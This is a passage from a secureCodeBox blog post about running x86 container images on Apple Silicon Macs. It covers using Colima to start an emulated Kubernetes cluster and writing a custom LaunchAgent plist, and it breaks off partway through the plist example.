
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="A close up of a computer processor chip" src="https://www.securecodebox.io/assets/images/2024-10-25-a-close-up-of-a-computer-processor-chip-1687befe15f2a2e4fa87ec6ec5479927.jpg" width="6960" height="4640" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@moonboyz" target="_blank" rel="noopener noreferrer" class="">Bill Fairs</a> on <a href="https://unsplash.com/photos/a-close-up-of-a-computer-processor-chip--QALfjTlhTE" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>Maybe you've heard from the shiny new CPUs from Apple: <a href="https://en.wikipedia.org/wiki/Apple_silicon" target="_blank" rel="noopener noreferrer" class="">Silicon</a>. Besides the good things (low power consumption, less fan noise) they have not so shiny drawbacks. One ran into is the problem of running containers built with/for x86 architecture. Yes, the problem itself is completely solved: Multi arch images. But, not every project builds them. No, I'm not looking at you <a href="https://www.defectdojo.org/" target="_blank" rel="noopener noreferrer" class="">DefectDojo</a> 😉 BTW <em>secureCodeBox</em> provides multi arch images 🤗 So, I tinkered around with my Mac to get our <em>secureCodeBox</em> setup with DefectDojo up and running on Silicon Macs. Since there was not much help out there in the Internet I use this post to summarize the steps to get it run, for later reference.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="colima-ftw">Colima FTW<a href="https://www.securecodebox.io/blog/2024/10/25/run-x86-images-with-kubernetes-on-apple-silicon#colima-ftw" class="hash-link" aria-label="Direct link to Colima FTW" title="Direct link to Colima FTW" translate="no">​</a></h2>
<p>I use <a href="https://github.com/abiosoft/colima" target="_blank" rel="noopener noreferrer" class="">Colima</a> since roundabout a year now as drop in replacement for Docker Desktop. Works great. It was never necessary to read docs. It runs x86 images emulated via Qemu. But running single containers is not sufficient for <em>secureCodeBox</em>. Kubernetes is mandatory. Until now, I used Minikube, but it can't run x86 images on Silicon Macs. KIND also does not support them, as my colleagues told me. Some days ago, I told a friend about Colima, and he said: "Oh, nice. It can start a Kubernetes cluster."</p>
<p>Remember, I've never read the docs 😬 To install Colima and start a Kubernetes just execute (I assume you have <a href="https://docs.brew.sh/Installation" target="_blank" rel="noopener noreferrer" class="">Homebrew installed</a>.):</p>
<div class="language-shell codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-shell codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">brew </span><span class="token function" style="color:rgb(130, 170, 255)">install</span><span class="token plain"> colima</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">colima start </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-f</span><span class="token plain"> </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--kubernetes</span><span class="token plain"> </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--arch</span><span class="token plain"> x86_64</span><br></span></code></pre></div></div>
<div class="theme-admonition theme-admonition-caution admonition_xJq3 alert alert--warning"><div class="admonitionHeading_Gvgb"><span class="admonitionIcon_Rf37"><svg viewBox="0 0 16 16"><path fill-rule="evenodd" d="M8.893 1.5c-.183-.31-.52-.5-.887-.5s-.703.19-.886.5L.138 13.499a.98.98 0 0 0 0 1.001c.193.31.53.501.886.501h13.964c.367 0 .704-.19.877-.5a1.03 1.03 0 0 0 .01-1.002L8.893 1.5zm.133 11.497H6.987v-2.003h2.039v2.003zm0-3.004H6.987V5.987h2.039v4.006z"></path></svg></span>caution</div><div class="admonitionContent_BuS1"><p>This will <em>emulate</em> an x86 vm under the hood. It is not <em>virtualized</em> as usual. This brings a performance penalty.</p></div></div>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="should-i-use-brew-services-to-launch-colima-at-login">Should I Use Brew Services to Launch Colima at Login?<a href="https://www.securecodebox.io/blog/2024/10/25/run-x86-images-with-kubernetes-on-apple-silicon#should-i-use-brew-services-to-launch-colima-at-login" class="hash-link" aria-label="Direct link to Should I Use Brew Services to Launch Colima at Login?" title="Direct link to Should I Use Brew Services to Launch Colima at Login?" translate="no">​</a></h3>
<p><strong>TL;DR</strong>: No, don't!</p>
<p>Brew offers very simple solution to start such services on login it. Just simply run <code>brew services start colima</code> and Colima will always start on login.</p>
<div class="theme-admonition theme-admonition-caution admonition_xJq3 alert alert--warning"><div class="admonitionHeading_Gvgb"><span class="admonitionIcon_Rf37"><svg viewBox="0 0 16 16"><path fill-rule="evenodd" d="M8.893 1.5c-.183-.31-.52-.5-.887-.5s-.703.19-.886.5L.138 13.499a.98.98 0 0 0 0 1.001c.193.31.53.501.886.501h13.964c.367 0 .704-.19.877-.5a1.03 1.03 0 0 0 .01-1.002L8.893 1.5zm.133 11.497H6.987v-2.003h2.039v2.003zm0-3.004H6.987V5.987h2.039v4.006z"></path></svg></span>caution</div><div class="admonitionContent_BuS1"><p>Never use <code>brew services</code> with <code>sudo</code>! This will break your Homebrew installation: You can't update anymore without hassle. The reason for that: Homebrew assumes that it is always executed in the context of an unprivileged user. If you run <code>brew services</code> with <code>sudo</code> files wil be written with "root" as owner. Since Homebrew always runs with your unprivileged user it can't modify such files anymore. Been there, done that. Its no good!</p></div></div>
<p>The "problem" with <code>brew services</code> ia, that it always uses the <a href="https://www.launchd.info/" target="_blank" rel="noopener noreferrer" class="">LaunchAgents</a> plist-File from the brew. For Colima this means that <code>brew services start colima</code> always copies the file from the Homebrew's Formula to <code>~/Library/LaunchAgents/homebrew.mxcl.colima.plist</code>. But since this LaunchAgents definition invokes colima without the arguments <code>--kubernetes</code> and <code>--arch x86_64</code> you need to modify it:</p>
<div class="language-xml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-xml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">...</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">ProgramArguments</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">array</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">/opt/homebrew/opt/colima/bin/colima</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">start</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">-f</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">array</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">...</span><br></span></code></pre></div></div>
<p>If you modify this file and restart the daemon via <code>brew services</code> <strong>your changes will be lost</strong>! <a href="https://github.com/Homebrew/homebrew-services/issues/71" target="_blank" rel="noopener noreferrer" class="">And this is by design</a>.</p>
<p>You have two options:</p>
<ol>
<li class="">Either start it by hand: <code>colima start --kubernetes --arch x86_64</code> or</li>
<li class="">handroll your own LaunchDaemon:</li>
</ol>
<div class="language-xml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-xml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token prolog">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token doctype punctuation" style="color:rgb(199, 146, 234);font-style:italic">&lt;!</span><span class="token doctype doctype-tag" style="color:rgb(199, 146, 234);font-style:italic">DOCTYPE</span><span class="token doctype" style="color:rgb(199, 146, 234);font-style:italic"> </span><span class="token doctype name" style="color:rgb(199, 146, 234);font-style:italic">plist</span><span class="token doctype" style="color:rgb(199, 146, 234);font-style:italic"> </span><span class="token doctype name" style="color:rgb(199, 146, 234);font-style:italic">PUBLIC</span><span class="token doctype" style="color:rgb(199, 146, 234);font-style:italic"> </span><span class="token doctype string" style="color:rgb(195, 232, 141);font-style:italic">"-//Apple//DTD PLIST 1.0//EN"</span><span class="token doctype" style="color:rgb(199, 146, 234);font-style:italic"> </span><span class="token doctype string" style="color:rgb(195, 232, 141);font-style:italic">"http://www.apple.com/DTDs/PropertyList-1.0.dtd"</span><span class="token doctype punctuation" style="color:rgb(199, 146, 234);font-style:italic">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">plist</span><span class="token tag" style="color:rgb(255, 85, 114)"> </span><span class="token tag attr-name" style="color:rgb(255, 203, 107)">version</span><span class="token tag attr-value punctuation attr-equals" style="color:rgb(199, 146, 234)">=</span><span class="token tag attr-value punctuation" style="color:rgb(199, 146, 234)">"</span><span class="token tag attr-value" style="color:rgb(255, 85, 114)">1.0</span><span class="token tag attr-value punctuation" style="color:rgb(199, 146, 234)">"</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">dict</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">EnvironmentVariables</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">dict</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">PATH</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">/opt/homebrew/bin:/opt/homebrew/sbin:/usr/bin:/bin:/usr/sbin:/sbin</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">dict</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">KeepAlive</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">dict</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">SuccessfulExit</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">true</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">/&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">dict</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">Label</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">de.weltraumschaf.colima</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">LimitLoadToSessionType</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">array</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">Aqua</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">Background</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">LoginWindow</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">StandardIO</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">array</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">ProgramArguments</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">array</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">/opt/homebrew/opt/colima/bin/colima</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">start</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">-f</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">--kubernetes</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">--arch</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">		</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">x86_64</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">array</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">RunAtLoad</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">true</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">/&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">StandardErrorPath</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">/opt/homebrew/var/log/colima.log</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">StandardOutPath</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token 